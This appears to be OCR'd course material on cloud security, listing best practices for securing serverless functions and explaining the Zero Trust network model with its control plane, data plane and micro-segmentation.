
1. **Minimize serverless permissions** in the development phase to reduce the attack surface area
2. Regularly monitor function layers to identify malicious code injection attempts
3. Use **third-party security tools** as they provide additional layers of visibility and control
4. Regularly patch and update **function dependencies** and applications
5. Use tools such as **Snyk** to scan serverless applications for known vulnerabilities
6. Properly **sanitize event input** to prevent code injection attacks
7. Use security libraries that disable access to resources and implement **runtime least-privileges**
8. Deploy functions in minimal granularity to minimize the level of detail and to **prevent implicit global roles**
9. **Employ data validation** technique on schemas and objects instead of data serialization and deserialization
10. Leverage **API gateway capabilities** to perform input data filtering, traffic throttling, and rate limiting
11. Audit and monitor functions by enforcing verbose and safe logging of function events
12. Use secure coding practices and perform **code review sessions** to patch the vulnerable application code

Best Practices for Serverless Security

Discussed below are various best practices for securing the serverless computing environment.

- Minimize serverless permissions in the development phase to reduce the attack surface area.
- Monitor function layers regularly to identify the attempts of malicious code injection and other web server attacks.
- Use third-party security tools because they provide additional layers of visibility and control.
- Regularly patch and update function dependencies and applications.
- Use tools, such as Snyk, to scan serverless applications for known vulnerabilities.
- Maintain isolated function perimeters and avoid relying on the function access and invocation ordering.
- Properly sanitize event input to prevent code injection attacks.
- Use security libraries that disable access to resources and implement runtime least-privileges.
- Deploy functions in minimal granularity to minimize the level of detail and prevent implicit global roles.
- Employ data validation technique on schemas and data transfer objects, instead of data serialization and deserialization.

- Leverage API gateway capabilities to perform input data filtering, traffic throttling, and rate limiting, and to protect from DDoS attacks.
- Audit and monitor functions by enforcing verbose and safe logging of function events to gain better observability.
- Use secure coding practices and perform code review sessions to patch vulnerable application codes; additionally, use shared security libraries.
- Use TLS/HTTPS for secure communication and use cryptographic algorithms to encrypt credentials.
- Verify the SSL certificates to recognize the communication with remote identity and ensure the communication stops if the verification fails.
- Enable signed requests for cloud vendors to protect the data in transit and to prevent HTTP replay attacks.
- Use secret storage for sensitive information that provides both runtime access and key rotation for protection.
- Use timeouts to limit how longer serverless functions can execute.



Zero Trust Networks

- The Zero Trust model is a security implementation that assumes that every user trying to access the network is not a trusted entity by default and verifies every incoming connection before allowing access to the network
- It strictly follows the principle, “**Trust no one and validate before providing a cloud service**”
- The idea behind implementing this model is to ensure a secured way of accessing resources to enforce strict access control and monitor the network traffic flow

Zero Trust Network

Zero Trust Networks

The Zero Trust model is a security implementation that by default assumes every user trying to access the network is not a trusted entity and verifies every incoming connection before allowing access to the network. It strictly follows the principle, “Trust no one and validate before providing a cloud service or granting access permission.” This does not mean that the company’s employees would cause harm, but the network can be compromised or a person trying to use the network may not be trustworthy. This trust model prevents users/employees from accessing a network without being verified. It also allows companies to impose conditions, such as allowing employees to only access the appropriate resources required for their work role.

Representation of Zero Trust Network

As shown in the figure, the cloud control plane is a supporting system that coordinates and manages the data plane (every other component in the network). The control plane permits network access requests only from legitimate and verified users or devices. Fine-grain policies are applied at this layer based on the role in the organization, time of day, and device type. To access more secured Internet resources, users need stronger authentication. Once the access request is approved by the control panel, the data plane is configured to accept traffic only from that particular client.

The idea behind implementing this model is to ensure a secure way of resource accessing, enforce strict access control, and monitor the network traffic flow.

Zero Trust can be integrated with techniques such as encryption, multifactor authentication, privileged access management (PAM). This trust network follows the micro-segmentation method to break the network zone into smaller pieces to provide separate access to certain parts of the network. If any perimeter breach is identified, the micro-segmentation prevents the network from further exploitation.


